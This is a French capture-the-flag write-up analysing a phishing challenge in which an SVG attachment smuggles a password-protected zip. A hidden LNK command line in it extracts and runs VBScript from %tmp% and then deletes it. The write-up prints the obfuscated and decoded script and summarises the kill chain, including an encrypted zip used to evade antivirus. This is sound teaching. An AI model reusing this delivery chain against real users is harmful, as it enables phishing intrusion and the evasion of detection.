

WriteUp

On récupère un fichier .pst, ce format de fichier correspond aux exports de boite mail.

On utilise donc un visionneur en ligne (ou outlook sous windows) pour ouvrir l'export



On récupère donc le mail que Monsieur Laboulette à reçu de Monsieur Marteau :



On récupère le fichier .svg en pièce jointe. En l'ouvrant avec un éditeur de texte VScode on se rend compte qu'il contient un payload js en plus des spec du svg.

En l’ouvrant avec un navigateur, le payload est directement télécharger et une image s’affiche avec une fausse page d’erreur Adobe Acrobat.


On appelle cette technique du SVG Smuggling

SVG Smuggling: A picture worth a thousand words

HTML Smuggling is a common phishing technique, but did you know SVG image files can be used for smuggling too?

https://blog.delivr.to/svg-smuggling-a-picture-worth-a-thousand-words-fae8a946a300

On récupère par la même occasion le mot de passe du payload zip



On unzip tout ça avec le mdp `abc333` et on récupère la partie data du lnk qui nous intéresse :

```
$ lnkparse CR_Reunion_01_09_2023.lnk
DATA
      Description: Compte rendu de la réunion de passation
      Command line arguments: /v:on /c findstr ":::::.*" "CR_Reunion_01_09_2023.lnk" > "%tmp%\sys.vbs" & "%tmp%\sys.vbs" & del "%tmp%\sys.v
      Icon location: %ProgramFiles%\Windows Defender\Offline\OfflineScannerShell.exe
```

Éléments d’analyse :

```
/v:on /c findstr ":::::.*" "CR_Reunion_01_09_2023.lnk" > "%tmp%\sys.vbs" & "%tmp%\sys.vbs" & del "%tmp%\sys.vbs"
/v:on: Active la sortie détaillée lors de l'utilisation de la commande findstr.
/c: Spécifie la chaîne de caractères à rechercher.
findstr ":::::.*" "CR_Reunion_01_09_2023.lnk": Utilise la commande findstr pour rechercher la chaîne de caractères ":::::.*" dans le fichie
> "%tmp%\sys.vbs": Redirige la sortie de la commande précédente vers un fichier nommé "sys.vbs" dans le répertoire temporaire (%tmp%).
& "%tmp%\sys.vbs" : Execution du fichier temporaire
& del "%tmp%\sys.vbs" : Suppression du fichier temporaire
```


On récupère la ligne de commande utilisée par le lnk et on lance à la main en modifiant pour enlever l'exécution et la suppression du fichier temporaire créé

```
$ findstr "::::::.*" "CR_Reunion_01_09_2023.lnk" > "%tmp%\sys.vbs"
On récupère le résultat dans C:\Users\**username**\AppData\Local\Temp
::::::::Set shell= CreateObject("wscript.shell"):::Shell.Run("cscript.exe //Nologo /E:vbscript .\hellow.txt"):::::
```

On voit que le fichier hellow.txt est exécuter comme du vbs qui se trouve au même niveau que notre lnk.

```
Execute(chr(CLng("&H14556")-83207)&chr(-83989+CLng("&H14885"))&chr(-35223+CLng("&H8a0b"))&chr(CLng("&H124a7")-74814)&chr(2256741/CLng("&H4f
```

Comment deobfusquer le vbs ?



How do you Deobfuscate the Obfuscated VBScript?

In case you want to deobfuscate the obfuscated VBScript source code (produced by above VBS Obfuscator Freeware), you can simply **Replace** the *Execute* keyword in the obfuscated VBScript source with either *MsgBox* or *WScript.Echo* and then all you need to do is to run the source code which should print out the original un-obfuscated VBS source.

Donc

```
WScript.Echo(chr(CLng("&H14556")-83207)&chr(-83989+CLng("&H14885"))&chr(-35223+CLng("&H8a0b"))&chr(CLng("&H124a7")-74814)&chr(2256741/CLng(
```

Ce qui nous sort l'output suivant :

```
Option Explicit

Dim pdfFilePath, filePath, outputFile, key
Dim objFSO, objFile, objOutputFile, stream
Dim hexFirst16, hexLast16, concatenatedHex
Dim objShell
Const SW_SHOWNORMAL = 1

pdfFilePath = "CR_Reunion_01_09_2023.pdf"
filePath = "flag.txt"
outputFile = "flag_encrypted.txt"


GetHexFromFile pdfFilePath, hexFirst16, hexLast16
concatenatedHex = hexFirst16 & hexLast16
EncryptFile filePath, outputFile, concatenatedHex

pdfFilePath = "CR_Reunion_01_09_2023.pdf"
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute pdfFilePath, "", "", "open", SW_SHOWNORMAL


Sub GetHexFromFile(pdfFilePath, ByRef hexFirst16, ByRef hexLast16)
    Dim stream, byteBuffer
    Set stream = CreateObject("ADODB.Stream")
    stream.Open
    stream.Type = 1
    stream.LoadFromFile pdfFilePath
    stream.Position = 0
    byteBuffer = stream.Read(16)
    hexFirst16 = BytesToHex(byteBuffer)
    stream.Position = stream.Size - 16
```

```
    byteBuffer = stream.Read(16)
    hexLast16 = BytesToHex(byteBuffer)
    stream.Close
End Sub

Function BytesToHex(bytes)
    Dim hexString, byteValue, i
    hexString = ""
    For i = 1 To LenB(bytes)
        byteValue = AscB(MidB(bytes, i, 1))
        hexString = hexString & Right("0" & Hex(byteValue), 2)
    Next
    BytesToHex = hexString
End Function

Sub EncryptFile(inputFilePath, outputFilePath, encryptionKey)
    Dim objFSO, objInputFile, objOutputFile, stream, byteBuffer
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    If objFSO.FileExists(inputFilePath) Then
        Set objInputFile = objFSO.OpenTextFile(inputFilePath, 1, False, 0)
        Set stream = CreateObject("ADODB.Stream")
        stream.Open
        stream.Type = 1
        stream.LoadFromFile inputFilePath
        Set objOutputFile = objFSO.CreateTextFile(outputFilePath, True)
        stream.Position = 0
        byteBuffer = stream.Read(-1)
        objOutputFile.Write EncryptText(BytesToString(byteBuffer), encryptionKey)
        objInputFile.Close
        objOutputFile.Close
        stream.Close
    Else
        WScript.Echo "Le fichier source n'existe pas : " & inputFilePath
    End If
End Sub

Function EncryptText(text, key)
    Dim result, i
    result = ""
    For i = 1 To Len(text)
        result = result & Chr(Asc(Mid(text, i, 1)) Xor Asc(Mid(key, (i Mod Len(key)) + 1, 1)))
    Next
    EncryptText = result
End Function

Function BytesToString(bytes)
    Dim result, i
    result = ""
    For i = 1 To LenB(bytes)
        result = result & Chr(AscB(MidB(bytes, i, 1)))
    Next
    BytesToString = result
End Function
```

Que fait le script concrètement ?

1. Il récupère les 16 premiers octets et les 16 derniers octets du fichier pdf `CR_Reunion_01_09_2023.pdf`
2. Il xor le fichier flag.txt avec la clé que donne la concaténation de ces 32 octets
3. Il ouvre le pdf légitime

ET C'EST TOUT

Et oui j'ai le seum ! Le vbscript est un langage vieux comme ta grand-mère ce qu'il fait qu'il ne supporte pas les algos de chiffrement de manière native et c'est relou à implémenter en une nuit... Au revoir AES, DES et compagnie…

Du coup c'est super simple a reverse avec chatgpt

En soit même pas besoin vu que t'as 2 ligne à changer (le filePath et le outputFile) vu que le xor est commutatif :


```
Option Explicit

Dim pdfFilePath, filePath, outputFile, key
Dim objFSO, objFile, objOutputFile, stream
```

```
Dim hexFirst16, hexLast16, concatenatedHex
Dim objShell
Const SW_SHOWNORMAL = 1

pdfFilePath = "CR_Reunion_01_09_2023.pdf"
filePath = "flag_encrypted.txt"
outputFile = "flag_decrypted.txt"


GetHexFromFile pdfFilePath, hexFirst16, hexLast16
concatenatedHex = hexFirst16 & hexLast16
EncryptFile filePath, outputFile, concatenatedHex

pdfFilePath = "CR_Reunion_01_09_2023.pdf"
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute pdfFilePath, "", "", "open", SW_SHOWNORMAL


Sub GetHexFromFile(pdfFilePath, ByRef hexFirst16, ByRef hexLast16)
    Dim stream, byteBuffer
    Set stream = CreateObject("ADODB.Stream")
    stream.Open
    stream.Type = 1
    stream.LoadFromFile pdfFilePath
    stream.Position = 0
    byteBuffer = stream.Read(16)
    hexFirst16 = BytesToHex(byteBuffer)
    stream.Position = stream.Size - 16
    byteBuffer = stream.Read(16)
    hexLast16 = BytesToHex(byteBuffer)
    stream.Close
End Sub

Function BytesToHex(bytes)
    Dim hexString, byteValue, i
    hexString = ""
    For i = 1 To LenB(bytes)
        byteValue = AscB(MidB(bytes, i, 1))
        hexString = hexString & Right("0" & Hex(byteValue), 2)
    Next
    BytesToHex = hexString
End Function

Sub EncryptFile(inputFilePath, outputFilePath, encryptionKey)
    Dim objFSO, objInputFile, objOutputFile, stream, byteBuffer
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    If objFSO.FileExists(inputFilePath) Then
        Set objInputFile = objFSO.OpenTextFile(inputFilePath, 1, False, 0)
        Set stream = CreateObject("ADODB.Stream")
        stream.Open
        stream.Type = 1
        stream.LoadFromFile inputFilePath
        Set objOutputFile = objFSO.CreateTextFile(outputFilePath, True)
        stream.Position = 0
        byteBuffer = stream.Read(-1)
        objOutputFile.Write EncryptText(BytesToString(byteBuffer), encryptionKey)
        objInputFile.Close
        objOutputFile.Close
        stream.Close
    Else
        WScript.Echo "Le fichier source n'existe pas : " & inputFilePath
    End If
End Sub

Function EncryptText(text, key)
    Dim result, i
    result = ""
    For i = 1 To Len(text)
        result = result & Chr(Asc(Mid(text, i, 1)) Xor Asc(Mid(key, (i Mod Len(key)) + 1, 1)))
    Next
    EncryptText = result
End Function

Function BytesToString(bytes)
    Dim result, i
    result = ""
    For i = 1 To LenB(bytes)
        result = result & Chr(AscB(MidB(bytes, i, 1)))
```

```
    Next
    BytesToString = result
End Function
```

Et hop t’as le flag : NBCTF{F41t3s_c3_qu3_j3_dis_p4s_c3_qu3_j3_f4is...}

Ceci dit ce chall est une petite démo sympa de ce que peut-être un vecteur d’accès initial dans une killchain.



Delivery : SVG Smuggling

Container : Zip chiffrer (pour pas se faire flag par les antivirus)

Trigger : LNK

Payload : VBscript

Decoy : PDF file